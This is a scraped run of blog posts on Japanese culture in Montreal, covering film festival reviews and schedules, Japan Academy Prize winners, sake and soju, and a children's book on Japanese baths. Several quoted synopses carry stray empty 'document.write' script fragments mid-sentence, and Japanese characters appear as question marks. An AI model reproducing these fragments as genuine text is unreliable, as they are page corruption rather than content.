Continuez après le saut de page >> Ce merveilleux album pour enfant offre de belles illustrations à l’aquarelle et est un excellent moyen d’initier de jeunes lecteurs à un aspect central de la culture japonaise: les bains publics. En treize illustrations de deux pages chacune, cet album nous raconte la première visite d’un jeune occidental aux bains publics japonais, présentant ainsi les différentes étapes, facettes ou coutumes de cette institution nippone: apparence extérieure, casier à chaussures, caisse & choix de yukata, séparation des sexes, nudité, salle de détente, on se lave avant d’entrer dans les bains, choix de bain froid, chaud ou parfumé, disposition des lieux, jaccuzi en bois, sauna & massage, salon de thé, etc. Le texte est court et simple, mais est complété par un lexique illustré. C’est agréable et facile à lire. J’adore!
Les bains (tant intérieurs [ sent? ] et extérieurs [ onsen ]) sont un élément tellement important de la culture japonaise qu’ils apparaissent souvent dans la littérature et le cinéma, ou même dans les anime et manga, que ce soit comme simple décor ou un aspect central du récit. C’est le cas dans le singulier Art du bain japonais ou dans Love Hina, NieA_7, Thermae Romae, ou Le Voyage de Chihiro (pour n’en nommer que quelques uns). Cet album réussi à bien les expliquer aux enfants.
Le bain, par Pascale Bougeault (texte et illustrations). Paris, l’école des loisirs, 2006. 29,8 x 26,6 x 0,8 cm, 32 pg., 12,70 € / $19.25 Can. ISBN: 978-2-2110-8571-7. Recommandé pour les enfants (5-7 ans).
Hikaru NAKAMURA est une jeune mangaka qui ne semble avoir publié qu’un seul autre manga: ?????? ? ???? (Arakawa Under the Bridge) une comédie romantique prépublié dans Young Gangan, compilée en treize volumes (jusqu’à maintenant) et qui a été adapté au cinéma. Si Sei Onii-san est de retour dans l’actualité nippone c’est qu’un film d’animation vient tout juste de sortir dans les salles japonaises (scénario de Rika NEZU et réalisation de Noriko TAKAO). En voici la bande-annonce sur Youtube:
For a while, I’ve been looking for some Sh?ch?, a Japanese alcohol distilled from grain, mostly barley. I am just curious to taste it, but so far the SAQ has just one brand and it is pretty expensive (it’s Premium Rice Sh?ch?), not to mention located only in a few stores not easily accessible for me. I am patient, so I’m sure I’ll find it eventually. I might be able to find some at Miyamoto (if I can find the time to go there, it’s near metro Vendome).
Last week, I went to the SAQ to get some sake, any brand, preferably cheap. In such circumstances, my preference goes to the Hakutsuru. It’s an old classic at the SAQ. It doesn’t taste much, but for a 720 ml it’s really cheap at $11.15. Because, sometimes, you don’t want to taste the best, you just want some damn sake without spending too much. Unfortunately, I visited two stores and both were out of it, and in the case of the second store, out of any sake. Sad.
The lady at the store suggested me an alternative. “Try this,” she said. “It’s similar to sake, but it is Korean”. It was cheap enough ($6.00 for 375 ml), so I said “wine not”. However, since it was called Soju (in fact, Jinro Chamisul Soju — my bottle was slightly different from the illustration), I was doubtful it would taste like sake. First, it had 20.1 % of alcohol while sake usually goes around 15%. A higher percentage indicate the alcohol is distilled and sake is brewed. Soju (note the similarity of the name to Sh?ch?) is in fact an alcohol distilled from grain (usually rice, but also potatoes, wheat, or barley — but here the bottle just says “grain”). Tonight, I tasted it and it was tasting definitely more like vodka (not surprisingly, the Russian or Polish alcohol distilled from grain or potatoes) than sake.
However, the experience is not wasted since Soju is similar to Sh?ch? (or Shocchu, like it is spelled on the SAQ’s web site), it gives me an idea of that Sh?ch? would taste. I’m not disappointed, since I am already an amateur of vodka. It also taught me that the SAQ people don’t know shit about their alcohol.
Some of NHK programming (mostly news and documentaries) are already available in English through NHK World, which can be watched here for free online or via an iOS app.
However, more NHK programming (in Japanese) is now available from TV Japan, a channel owned by NHK Cosmomedia America, Inc. It offers “24 hours Japanese broadcasting everywhere in North America.” Their website also says that it “broadcasts many of its live news programs with English translation as a secondary audio service or with English crawl. An additional few select programs are provided in English or with English subtitle”. We also learn that it is “available in North America through DISH Network satellite service (US only), select Cable Systems [Rogers in Ontario, BC and Alberta] and IPTV Systems [Bell Fibe TV in Quebec, BC, AB, MB and ON] as a premium channel [meaning at the hefty price of $20 per month]”.
It offers a great variety of programming: news, drama, documentary, sports and even anime (although it’s limited to Anpanman, Chibi Maruko Chan, Doraemon, Detective Conan and One Piece).
It make me wish that I was with Bell Fibe TV, but lets hope that Videotron will have the brilliant idea to add it to its international lineup on their new Illico Digital TV (they did promised more channel as I recall — although they just added AMC which is already a good news).
The Japan Academy Prize Association has just announced the Award winners for its 36th edition (for the nomination see our previous blog entry):
Best Picture of the year: The Kirishima Thing (“Kirishima, document.write(“”); Bukatsu Yamerutteyo”, dir.: Daihachi Yoshida)
Best Director of the year: Daihachi Yoshida (The Kirishima Thing)
Best Animation of the year: Wolf Children (“Okami Kodomo no Ame to Yuki”, dir.: Mamoru Hosoda)
Best Actor of the year: Hiroshi Abe (Thermae Romae)
Best Actress of the year: Kirin Kiki (Chronicle Of My Mother)
Best Supporting Actor of the year: Hideji Otaki (Dearest)
Best Supporting Actress of the year: Kimiko Yo (Dearest)
Best Screenplay of the year: Kenji Uchida (Key Of Life)
Best Music of the year: Ikuko Kawai (A Chorus of Angels)
Best Cinematography of the year: Daisaku Kimura (A Chorus of Angels)
Best Lighting of the year: Takashi Sugimoto (A Chorus of Angels)
Best Art Direction of the year: Norihiro Isoda & Nariyuki Kondo (The Floating Castle)
Best Sound of the year: Fumio Hashimoto (Admiral Yamamoto)
Best Editing of the year: Mototaka Kusakabe (The Kirishima Thing)
Best Foreign Language Film of the year: The Intouchables (France)
Most Popular Film of the year: The Kirishima Thing
Most Popular Actor of the year: Yuko Oshima (a member of AKB48’s Team K, for her role in Ushijima the Loan Shark)
Unlike last year, there is no clear winner. However, The Kirishima Thing gets best picture, best director, best editing AND most popular film, while A Chorus of Angels gets three of the “Technical” awards and Dearest gets both supporting role awards. I’ve already seen Dearest but I’ll make sure to add the other two on my list of “to watch” movies.
Here we are listing only the categories that are of interest for our blog, but you’ll find more details on ALL the nominees on the AsianWiki. You’ll find also some information (mostly about the anime category and the anime- & manga-related nominations) on Anime News Network.
The award winners will be announced on March 8, 2013, so stay tuned!

“Tokyo was once a tiny village called Edo. The city owes its rapid expansion to the fact that, document.write(“”); in 1603, Shogun Tokugawa Ieyasu wanted to found the country’s capital at a place that was as far away as possible from the imperial seat in Kyoto. Edo soon grew to become a magnificent city. Anyone passing beneath the Great Gate of the new capital entered a glamorous world of pleasure and recreation, with a row of elegant brothels in the Yoshiwara district stretching over a kilometre. The courtesans who worked there were expected to be well-versed in music, dance and parlour games, as well as the art of flower arranging. Sakuran tells the story of one woman living in the lustrous world of Yoshiwara who was determined to stand on her own two feet and live life as she pleased.” (From the 2007 Montreal World Film Festival official programming book)
WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.
With this movie, you enter the flamboyant “floating world” of 17th Century Japan’s Ukiyo-e — as it is reminiscent of that era’s woodblock prints and paintings which often represented courtesans and scenes of the pleasure quarters. What makes this film so unique is that most of the people who created Sakuran are women! The creator of the original manga, Moyoco Anno, the director, Mika Ninagawa, the scriptwriter, Yuki Tanada, and most of the cast are all women. Sakuran is a movie about women who need to survive in a harsh environment like the Yoshiwara District of Edo. Continue reading →
“Quand la culture manga et cuisine se rencontrent: un livre étonnant! Découvrez un livre de cuisine hors du commun, ludique et gourmand! Maître Karasu et Yuki l’apprentie vous enseignent l’art du sushi, de la cuison du riz jusqu’à la réalisation des rouleaux les plus complexes. Découpe de poisson, boulette nigiri, maki et sushi pressé… Tous les gestes, expliqués en manga, vous permettront de réaliser facilement plus de 40 recettes.” [ Texte de couverture arrière ]
Ce très beau livre offre un concept des plus intéressant: des recettes illustrées de superbe photos et expliquées pas à pas en BD. Toutefois l’emphase sur le manga (le livre est même présenté avec un sens de lecture de droite à gauche comme les manga japonais) est très nettement exagéré puisqu’on n’y retrouve que vingt-sept pages de manga couleur sur les cent-soixante-seize pages de l’ouvrage. C’est néanmoins non seulement un livre pratique et utile mais aussi un bel ouvrage à avoir sur sa table à café ou même dans sa cuisine.
“Japan, document.write(“”); summer 1939. Pressure is building for Japan to sign a pact with Germany and Italy, but admiral Yamamoto is reluctant to go to war with the US, whom he considers too powerful.” (2012 Montreal World Film Festival schedule book)
Yamamoto Isoroku (?? ???) was a great thinker and strategist (he’s often depicted in the movie playing shogi, a chess-like military strategy game). He told his superiors (and I am paraphrasing here) “Don’t make a tripartite alliance with Germany and Italy. If you do, the Americans will cut us from the essential supplies we need.” But eventually, they did make an alliance with Hitler. He also told them “Don’t attack the U.S., because they’re stronger than us. If we do, we’ll lose and Japan will be utterly destroyed.” But eventually, they did attack the Americans and, having no choice, Yamamoto planned the attack himself. However, he warned his superiors to “make sure to declare war before attacking the Americans, because if not it will certainly make things worse.” Of course, the Japanese embassy screwed up and the declaration of war was given one hour after the attack, angering the Americans. There is no mention in the movie of his famous quote: “we have awaken a sleeping giant,” probably because it is now considered apocryphal. Finally, he insisted that, if they had to go to war with the Americans, it would be better to hit them hard and fast in the hope to crush their morale and be able to quickly sue for peace, because he considered that if Japan had to engage in a long war of attrition with them they would definitely lose since the Americans were far superior in force and resources.
Unfortunately, his superiors took no heed of his warnings and the Pacific war quickly became a messy affair as the Japanese kept making wrong decisions after another, leading toward an ugly end. The culprit was an enormous national pride that made people believe they could win despite the odds. Even if Pearl Harbor was a strategic failure (they gambled they could destroy the American Pacific Fleet, but its most important elements, the carriers, were nowhere to be seen), it was portrayed at home as a great victory. The “success” of Midway was a failure as well (Yamamoto’s subordinates did not follow his instruction to “load half the airplanes with torpedoes in order to strike and sink the carriers that our attack will definitely draw”), but the huge lost sustained by the Navy ultimately sealed the fate of Japan. In Guadalcanal, a retreat became a “transfer of troops” in the national newspapers! Fortunately, Yamamoto died in an enemy attack in the Solomon Islands (he wanted to inspect the troops and boost their morale by his presence, but someone had stupidly broadcast his traveling plans), and therefore never witnessed the miserable end of the war.
Yamamoto Isoroku is a “biographical” drama that focuses solely on Yamamoto’s role in the Pacific War and his conviction that war against the Americans was a mistake and that, if it was indeed inevitable, the best chances of success for Japan was to aim at a quick peace after hitting them hard and fast. Not much is said on his personal life: once in a while we glimpse of his family just to remind the viewers that he is human and has a wife and children. The movie is essentially an history lesson but, thanks to an excellent storytelling, it never feels like a lecture. The director achieves this by introducing the viewers to two groups of people — a couple of newspaper reporters and the customers of a small izakaya bar — which he cleverly use to communicate to the viewers the essential historical and chronological information about the progress of the war, its historical context, what’s the public opinion at the time and who thinks what about the current strategy or geo-political situation.
Strangely, it doesn’t feel at all like an anti-war movie and is not even apologetic of Japan’s role in the war. It simply tells the viewers that, if Yamamoto’s vision would have prevailed, the Pacific War might have been avoided or at least delayed and, in case of war, an early peace would have been pursued, avoiding all the horrors that ultimately deprived Japan of its honor. It tells us (and I totally agree with that assessment) that the war was essentially caused by the stupidity of the “hawks,” the warmonger amongst the media and the political bureaucracy. Unfortunately, in order to pass his message, the director is raising Yamamoto to a status of demi-god and the movie is endlessly chanting is coolness and greatness to the point of being annoying.
I am not sure exactly what this movie is telling us about the ideology of today’s Japan. We’ve certainly seen an increase in war movies being produced lately and it seems to coincide with an hardening of the right wing parties seeking more aggressive politics. Many want to re-arm Japan or defend more aggressively Japanese territory against the claim of other countries in order to secure future resources. However, I don’t think that this movie is part of this trend. In contrary, it seems to warn us against repeating the pitfall of history (but this time the sleeping giant would probably be China).
All in all, despite its ideological aspects, it is quite an interesting movie that offers a beautiful photography where, surprisingly, the special effects are minimally obtrusive (I cannot say they are barely noticeable, but at least they are negligibly obvious). A movie well worth watching.
Yamamoto Isoroku (Admiral Yamamoto): Japan, 2011, 140 min.; Dir.: Izuru Narushima; Scr.: Yasuo Hasegawa, Kenzaburo Iida; Phot.: Takahide Shibanushi, Hiroshi Futsuta; Ed.: Hirohide Abe; Mus.: Tarô Iwashiro; Prod.: Shohei Kotaki; Cast: Koji Yakusho, Hiroshi Tamaki, Akira Emoto, Toshiro Yanagiba, Hiroshi Abe, Eisaku Yoshida, Kippei Shiina, Takeo Nakahara, Ikuji Nakamura, Mitsugoro Bando, Mieko Harada, Asaka Seto, Rena Tanaka, Toru Masuoka, Yoshihiko Hakamada, Shunji Igarashi, Asaka Seto, Rena Tanaka, Toru Masuoka, Yoshihiko Hakamada, Shunji Igarashi. Screened, in presence of one of the producers, as part of the “World Great” segment (Out of competition) at the Montreal World Film Festival 2012, on August 26th, 18:40 in Cinéma Quartier Latin 9 (a theatre with a 350-seat capacity which was a little less than 3/4 full). Other comments or reviews:
One last point, not related to the movie itself: The primary duty of a film festival and of a movie theatre is to preserve the integrity of the artistic works it is presenting. I didn’t appreciate at all that the sound was cut off for almost the entire end credits of the movie. A soundtrack is an integral part of a movie. It’s bad enough that the movie started late (because of the Q&A of the previous movie, I think) but it is not the first year that I witness unforgivable technical screw ups at the festival and particularly at the Quartier Latin. Of course, the people of the festival say it’s the mistake of the projectionist who cannot see or ear what’s happening inside the theatre, and the acting theatre manager I spoke to said all complaints should be directed to the festival staff since they are the one in charge during the festival (even of the projectionist). This lack of respect for the movie industry craftsmen who created this film and for the viewers is quite annoying. It is a small detail, I admit, but it should never happen. The frustration I feel when this happens distract me from the enjoyment of the movie.
Update: Here’s a video of the very quick presentation made by one of the producers before the screening of “Yamamoto Isoroku” at the 2012 Montreal World Film Festival.
Karakara: Japan/Canada, 2012, 103 min.; Dir./Scr./Ed.: Claude Gagnon; Phot.: Michel St-Martin; Light.: Motoshi Kinjo; Sound: Masahiro Yokozawa & Louis Collin; Cost.: Yuko Arai; Ass. Dir.: Masato Tanno; Mus.: Yukito Ara; Theme Song: Sakishima Meeting (Yukito Ara & Isamu Shimoji); Prod.: Takako Miyahira, Samuel Gagnon, Claude Gagnon; Exec. Prod.: Yuri Yoshimura Gagnon; Cast: Gabriel Arcand, Youki Kudoh, Megumi Tomita, Yuichi Atta, Toshi Moromi, Tenyu Okuda, John Potter, Takayuki Ichise, Mieko Taira and a special appearance by Toshiko Taira. Was screened at Cannes in May 2012 as part of “Perspective Canada.”
Looking to embark on a spiritual journey, Pierre Masson, a 61-year-old retired Quebec university professor, ends up making a short, unsettling trip around Okinawa with Junko, a 40-year-old runaway wife. The unprepared intellectual would rather not get involved with this unlikely and passionate lover, especially in an unfamiliar and disorienting cultural context. The confused, unwilling sexagenarian decides nevertheless to follow his destiny, unsure of where it (she?…) will take him.
Anata e (Dearest): Japan, 2012, 111 min.; Dir.: Yasuo Furuhata; Scr.: Takeshi Aoshima, Yasuo Furuhata (based on a story by Seichi Ichiko); Phot.: Junichiro Hayashi; Ed.: Jun’ichi Kikuchi; Mus.: Yusuke Hayashi; Cast: Ken Takakura, Yuko Tanaka, Koichi Sato, Tsuyoshi Kusanagi, Kimiko Yo, Haruka Ayase, Takahiro Miura, Tadanobu Asano, Takeshi Kitano, Mieko Harada, Hideji Otaki, Kyozo Nagatsuka, Takashi Okamura.
Eiji’s wife leaves a posthumous request for her ashes to returned to the sea off the coast of her hometown. She also informs Eiji that there is a letter awaiting him there in the post office.
Schedule: Sun 9/2 19:00 TM.02.1; Sun 9/2 19:00 CI.02.1; Mon 9/3 14:00 CI.03.2.
First Films World Competition
Sono Yoru no Samurai (The Samurai That Night): Japan, 2012, 119 min.; Dir./Scr.: Masaaki Akahori (based on a play by himself); Cast: Sakura Andô, Gô Ayano, Tomorowo Taguchi, Mitsuki Tanimura, Hirofumi Arai, Maki Sakai.
Nakamura is released from prison after serving five years for killing a woman in a hit-and-run accident. The woman’s husband has vowed revenge.
Schedule: Sat 9/1 18:40 L9.01.4; Sat 9/1 9:30 L14.01.1; Sun 9/2 16:10 L14.02.4; 9/3 14:20 L14.03.2.
Japan, summer 1939. Pressure is building for Japan to sign a pact with Germany and Italy, but admiral Yamamoto is reluctant to go to war with the US, whom he considers too powerful.
Schedule: Sat 8/25 11:00 L9.25.1; Sun 8/26 18:40 L9.26.5. Read our commentary on this movie.
Nobou no Shiro (The Floating Castle): Japan, 2012, 146 min.; Dir.: Isshin Inudo & Shinji Higushi; Scr.: Ryo Wada (based on his 2007 novel); Mus.: Koji Ueno; Prod: Osamu Kubota; Cast: Mansai Nomura, Koichi Sato, Hiroki Narimiya, Tomomitsu Yamaguchi, Nana Eikura, Honami Suzuki, Masachika Ichimura, Yusuke Kamiji, Takayuki Yamada, Takehiro Hira, Machiko Ono, Mana Ashida, Gin Maeda, Tokyo Dageki Dan, Sohkoh Wada.
In the year 1590, Toyotomi Hideyoshi is on the verge of conquering all of Japan. One obstacle remains: a floating fortress known as Oshi Castle, defended by only 500 men.
Schedule: Tue 8/28 18:40 L9.28.4; Wed 8/29 16:30 L15.29.4; Thu 8/30 11:40 L15.30.2. Read our commentary on this movie.
Itai (Reunion): Japan, 2012, 100 min.; Dir.: Ryoichi Kimizuka (based on a non-fiction book by Ishii Kota); Cast: Nishida Toshiyuki, Ogata Naoto, Katsuji Ryo, Kunimura Jun, Sakai Wakana, Sato Koichi, Sano Shiro, Sawamura Ikki, Shida Mirai, Tsutsui Michitaka, and Yanagiba Toshiro. The story is set in a morgue of Kamaishi, Iwate, in the aftermath of the great March 11th 2011 Tohoku earthquake and tsunami. More details on Tokyo Hive or AsianWiki.
In March 2011, following the devastating earthquake and subsequent tsunami, a small town on northeastern Japan is faced with the problem of collecting and disposing of the victims’ bodies.
Schedule: Sat 9/1 21:20 L9.01.5; Sun 9/2 14:00 L14.02.3; Mon 9/3 12:00 L14.03.1.
Focus on World Cinema
Kazoku no Kuni (Our Homeland): Japan, 2012, 100 min.; Dir./Scr.: Yong-hi Yang; Phot.: Yoshihisa Toda; Ed.: Takashige Kikui; Mus.: Tarô Iwashiro. Cast: Sakura Andô, Arata, Ik-Joon YangYang, Kotomi Kyôno, Masane Tsukayama, Yoshiko Miyazaki, Tarô Suwa. More details on The Japan Times.
A Japanese family of Korean origin are torn apart by ideology as they welcome one of their own after 25 years in a “repatriation program.”
Schedule: Fri 8/31 14:30 L15.31.3; Fri 8/31 21:40 L15.31.6; Sat 9/1 16:30 L15.01.4; Sun 9/2 12:40 L15.02.2.
Kon-shin: Japan, 2012, 134 min.; Dir.: Yoshinari Nishikori (based on Kenichi Kawakami novel); Cast: Sho Aoyagi, Ayumi Ito, and Naomi Zaizen. The story revolves around a Sumo wrestler preparing for a big classical Sumo Wrestling tournament held at Mizuwaka Temple on Oki island, Shimane Prefecture.
Originally, Sumo was not a sport but a sacred ceremony. The classic Sumo culture and practice is still alive on the Oki islands.
Boku no Naka no Otoko no ko (The Little Girl in Me): Japan, 2012, 100 min.; Dir./Scr./Ed.: Shoji Kubota; Cast: Ryoma Baba, Bengaru, Ryûnosuke Kawai, Naoki Kawano, Hôka Kinoshita, Kouta Kusano, Yuri Nakamura, Kiriko Shimizu, Asahi Uchida, Kinuwo Yamada, Yûrei Yanagi.
Devastated after being fired from his job, Kensuke locks himself up in his room, with only the Internet as his window to the outside. Then he discovers the world of cross-dressing.
Schedule: Fri 8/31 12:00 L15.31.2; Fri 8/31 19:10 L15.31.5; Sat 9/1 11:50 L15.01.2; Sun 9/2 21:20 L15.02.6.
Tsui no Shintaku (The Terminal Trust): Japan, 2012, 144 min.; Dir./Scr.: Masayuki Suo (based on a short story by Saku Tatsuki); Cast: Tamiyo Kusakari, Kôji Yakusho, Takao Osawa, Tadanobu Asano. A movie about euthanasia.
Shinzo Egi suffers from severe asthma but he does not want to be placed on life support.
Schedule: Sat 9/1 14:30 L14.01.3; Sun 9/2 9:30 L14.02.1; Sun 9/2 18:40 L14.02.5.
B/W Foxes and the Cave of Light: Japan, 2012, 15 min.; dir.: Kiyoshi Endo; Cast: Takuma Wada. Short Film opening for Boku no Naka no Otoko no ko.
“In a world of black and white, ore dug from the cave is shedding colored light. Mikuro, the “Black Fox” bandit, appears before the white-haired boy Kohaku, who is captured by a gang of thieves.“ (Festival’s program)
You can read a little more on some of those movies on the Coco Montreal website as their August issue (pages 8-9) offers an article detailing the Japanese movies at the festival.
The Festival Guide Book is now available online and provides the films’ index and schedule in PDF format. (8/15)
“Five social misfits commit a successful murder-robbery, document.write(“”); but, stuck in their hideout, they soon fight over the money” (2011 World Film Festival of Montreal schedule book, pg. 44)
Having rob an old man of his life savings (which he kept under a mattress) a group of young people who are all in dire need of money meet in an unused gym to spit their disappointing spoils. It result in discord and fights as they all plot to try to keep the loot for themselves — some with the help of unscrupulous yakusa.
Probably the worse film I’ve seen at the festival this year. It has no real action, the character have no depth and it’s a type of story we’ve seen more than a dozen time already. Since the action is very static and takes place in only two or three sets, it feels like a stage play rather than a movie. By moments some scenes were so ridiculous that it reminded me of those italian comedy (or puppets show) were characters hit each other with a club and fall on their back!
It is certainly entertaining but of little interest as it is not well directed nor played.
Kureizizum (Crazy-ism): Japan, 2010, 90 min.; Dir./Scr./Ed.: Shoji Kubota; Phot.: Aya Matsubayashi; Cast: Ryoba Baba, Akiko An, Makoto Uenobori, Enoku Shimegi, Kurumi Hijikata, Hikaru Shida. Screened as part of the “Regards sur les cinémas du monde” segment at the Montreal World Film Festival 2011, on August 22nd, 21:40 in Cinéma Quartier Latin 10.
“Can time be made to stand still? Can it be reversed? A meditation on this theme, document.write(“”); contrasting the worlds of the photographer Eadweard Muybridge — who in 1878 successfully photographed consecutive phases in the movement of a galloping horse — and a mother who, watching her daughter grow up, realizes she is slipping away from her.” (From 2011 Montreal World Film Festival program book, pg. 63)
This movie offers a very wobbly hand-drawn animation (made of drawing and painting on paper), a classical soundtrack (a canon by J.S. Bach) without any spoken words and a very confusing story. It is clearly inspired by the contribution of Eadweard Muybridge to the genesis of early cinema with the invention of the phenakistoscope and zoopraxiscope. He first “filmed” a horse in motion by using a series of strings that would be successively hit by a running horse thus triggering a succession of camera. The animation seems also to makes allusion to Muybridge discovering that his wife was having affair and the fact that he shot and killed her lover (a murder for which he was later acquitted). There was also lots of scenes of a mother and child dancing and playing piano, but that would not have made much sense to me if I would not have read the program description. Overall, it is an amusing animation.
A co-production with the National Film Board of Canada, which seemed to have produced the musical part of the animation.
Muybridge’s Strings: Canada/Japan, 2011, 13 min.; Dir./Scr./Ed.: Koji Yamamura; Original Music, Sound Design: Normand Roger, Pierre Yves Drapeau, Denis Chartrand; Ex. Prod.: David Verrall (NFB), Kenji Saito (NHK), Shuzo John Shiota (Polygon); Prod.: Michael Fukushima (NFB), Keisuke Tsuchihashi (NHK), Shuzo John Shiota (Polygon). A co-production of the National Film Board of Canada, NHK and Polygon Pictures. Screened as part of the “Shorts Official Competition” segment at the Montreal World Film Festival 2011, on August 21st, 21:30 in Maisonneuve Theatre (opening for Dirty Hearts).
“Kyohei, document.write(“”); who has retreated into himself after several psychological wounds, finally begins to appreciate the preciousness of live, ironically through dealing with death.” (2011 World Film Festival of Montreal schedule book, pg. 58)
Antoki no Inochi (Life back then): Japan, 2011, 131 min.; Dir.: Takahisa Zeze; Scr.: Tanaka Sachiko, Takahisa Zeze (Based on the novel by Masashi Sada); Phot.: Atsuhiro Nabeshima; Ed.: Junichi Kikuchi; Cast: Masaki Okada, Nana Eikura, Mitsuru Fukikoshi, Akira Emoto, Rei Dan,Yoshiko Miyazaki, Kanji Tsuda. Screened as part of the “Official Competition” segment at the Montreal World Film Festival 2011, on August 18th, 21:30 in Théatre Maisonneuve. It has won the “Innovation Award” at the 35th Montreal World Film Festival.
“When Usagi, document.write(“”); a WWII veteran, returns to Tokyo everyone is surprised to learn that he survived. Usagi hopes for a revival of his prewar theatrical career but his efforts quickly hit a snag when another “Usagi” turns up.” (2011 World Film Festival of Montreal schedule book, pg. 60)
I’m not sure what to make of this film. The first part of this weird movie seems to be a variation on the “Martin Guerre” story. After WW2 a man walks alone in the streets. His face is bandaged, he seems shell-shocked and never says a word (for almost the entire movie). A small theatre attract his attention, he walks in and silently sits on the stage from where he is quickly expulsed. However, he is recognized as the rakugo artist Usagi. Considering his state, people assumes he his amnesiac. He is welcomed back without much questions into his artist “family” and they help him coming back to the stage. He is also to be married to the theatre family head’s daughter. But he seems now more talented as a mime than as a rakugo performer!
Of course, another man eventually walks into the theatre and this time he is the real Usagi. We learn that both men fought together in the war and when Usagi (the real one) was deadly wounded, he asked his friend to go announced his death to his theatre family and fiancé. Since he was himself wounded and not very talkative, people just assumed that he was Usagi. The man never really attempted deception. He just played along. It is however decided that, since the real Usagi was wounded in the throat and is therefore mute, he would pass his stage name to his friend but would nevertheless wed his fiancé. A big party is planned for the stage premiere of the new Usagi and the couple’s wedding. On stage, Usagi takes a big machine gun out and shoot everybody. I guess that, in the end, they all laugh to death (the dream of any comedian, but is it real or is it figurative?).
The movie is sprinkled with weird scenes. At some point, Usagi is sitting on a dock by a quiet lake, looking at the moon (Beethoven’s Moonlight Sonata playing in the background — Usagi means rabbit in Japanese and is often associated with the moon) and then a strange man dressed in modern clothes materialise in a Star Trek-like teleporter and cross the scene saying “I’m a time traveler”. later, in the red-light district, he is with a huge geisha and they start digging a tunnel into the ground (maybe he is trying to free the geisha? Or looking for the machine gun he needs for his rakugo/mime skit? Who knows?).
I feel that the entire movie is built as the punch of a rakugo’s story. There is no surprise there since the director is himself a comedian. And, actually, there is a rakugo story that is told throughout the movie by Usagi: A soldier is asked to identify his friend Bob, but he doesn’t know he is dead. Or is he Bob himself? “Uh, Oh. I’m getting confused,” says one soldier at the end of the story. “What’s wrong,” says the other. “I know I am the one that’s dead. But, if I’m looking at me… Who in the world am I?” Well, I am equally confused. The movie started in a very interesting way, but the end is rather disappointing. It is not my favourite movie of this year’s festival, but I admit it is quite original. It is certainly worth watching.
The director was at the festival (I saw him in the lobby of the hotel dressed in a white tuxedo), but he didn’t show up when I went to see the movie.
Gekko no kamen (Moonlight mask): Japan, 2011, 102 min.; dir.: Itsuji Itao; Scr.: Itsuji Itao, Shoichiro Masumoto; Phot.: Masakazu Oka; Ed.: Ken Memita; Cast: Itsuji Itao, Tadanobu Asano, Satomi Ishihara. Screened as part of the “Regards sur les cinémas du monde” segment at the Montreal World Film Festival 2011, on August 21st, 19:00 in Cinéma Quartier Latin 10.
Sh?wa Day also marks the beginning of the Golden Week (?????????), which is one of the three week-long holidays of the Japanese calendar. Besides Sh?wa Day or the Emperor’s Birthday (????? / Tenn? tanj?bi), it also includes the Constitution Memorial Day (????? / Kenp? kinenbi on May 3rd), the Greenery Day (????? / Midori no hi on May 4) and the Children’s Day (????? / Kodomo no hi on May 5).

It’s characterized by its flavoured rice which is pressed into a box with topping of cooked or cured ingredients (either eel, red snapper, omelet, shrimp, or, the most famous, mackerel aka battera or “portugese sushi”). When it is pushed out of its wooden mould it gives a perfectly square block of rice (or rectangular in the case of the battera) which is then cut into smaller square pieces. It literally looks like Rice Krispies squares with toppings!
It seems easier to make than regular sushi (mostly rolls or vinegared rice pieces shaped into the palm) which usually required a long apprenticeship. Also, since it has no raw meat (sashimi) like the Edo-style sushi, it is safer to eat and requires no dip sauce.
I found two receipes: one on Food Network and one on Yummly. I even found a how-to video for battera on YouTube:
Unfortunately, after a quick search, I couldn’t find a Japanese restaurant in Montreal that serves that type of sushi (if you find one, let me know!). I guess it only leaves us to try making it ourselves!
Côté “littérature”, document.write(“”); la Bibliothèque et Archives nationales du Québec (BAnQ) lance son année Manga. Les principaux événements sont les expositions “Manga: L’art du mouvement” (du 20 septembre 2011 au 30 septembre 2012, dans la salle d’exposition principale, niveau M) et “Raconte-moi un manga” (du 20 septembre 2011 au 13 janvier 2013, à l’Espace Jeunes).
Finalement, côté théatre, Usine C présentera, du 7 au 10 Septembre, la pièce de Yasushi Inoué “Le Fusil de Chasse” (adaptée par Serge Lamothe et mise en scène par François Girard). On y retrouve la célèbre actrice nipponne Miki Nakatani. Fait étonnant, la pièce est présentée en version intégrale japonaise avec surtitres français. Pour plus d’information je recommande la lecture de l’article de Elsa Pépin dans Voir. Dépêchez-vous car il n’y a que quatre représentations!
Antoki no Inochi (Life back then): Japan, 2011, 131 min.; Dir.: Takahisa Zeze; Scr.: Tanaka Sachiko, Takahisa Zeze (Based on the novel by Masashi Sada); Phot.: Atsuhiro Nabeshima; Ed.: Junichi Kikuchi; Cast: Masaki Okada, Nana Eikura, Mitsuru Fukikoshi, Akira Emoto, Rei Dan,Yoshiko Miyazaki, Kanji Tsuda.
Kyohei, who has retreated into himself after several psychological wounds, finally begins to appreciate the preciousness of life, ironically through dealing with death.
Schedule: 8/18, 21:30, TM.18.2; 8/19, 11:00, CI.19.2; 8/20, 16:30, CI.20.4. Read our commentary on this movie.
Muybridge’s Strings: Canada/Japan, 2011, 13 min.; Dir./Scr./Ed.: Koji Yamamura; Original Music, Sound Design: Normand Roger, Pierre Yves Drapeau, Denis Chartrand; Ex. Prod.: David Verrall (NFB), Kenji Saito (NHK), Shuzo John Shiota (Polygon); Prod.: Michael Fukushima (NFB), Keisuke Tsuchihashi (NHK), Shuzo John Shiota (Polygon). Animation co-produced by the National Film Board of Canada, NHK and Polygon Pictures.
Can time be made to stand still? Can it be reversed? A meditation on this theme, contrasting the worlds of the photographer Eadweard Muybridge — who in 1878 successfully photographed consecutive phases in the movement of a galloping horse — and a mother who, watching her daughter grow up, realizes she is slipping away from her.
Schedule: 8/21, 11:20, CI.21.2; 8/21, 21:30, TM.21.2; 8/22, 16:30, CI.22.4. Read our commentary on this movie.
Waga haha no ki (Chronicle of my mother): Japan, 2011, 119 min., Dir./Scr.: Masato Harada (based on a novel by Yasushi Inoue; Phot.: Akiko Shizawa; Ed.: Eugene Harada; Cast: Koji Yakusho, Aoi Miyazaki, Kikikirin.
An aging mother clings to fading memories of her son and the maternal love which she always had for him but was never able to express because of the complex history of the family. It had always been hidden under layers of feelings.
Corações sujos (Dirty Hearts): Brazil, 2011, 107 min., Dir.: Vicente Amorim; Scr.: David França Mendes (based on a novel by Fernando Morais); Phot.: Rodrigo Monte; Ed.: Diana Vasconcellos; Cast: Tsuyoshi Ihara, Takako Tokiwa, Eiji Okuda, Kimiko Yo, Shun Sugata, Eduardo Moscovis.
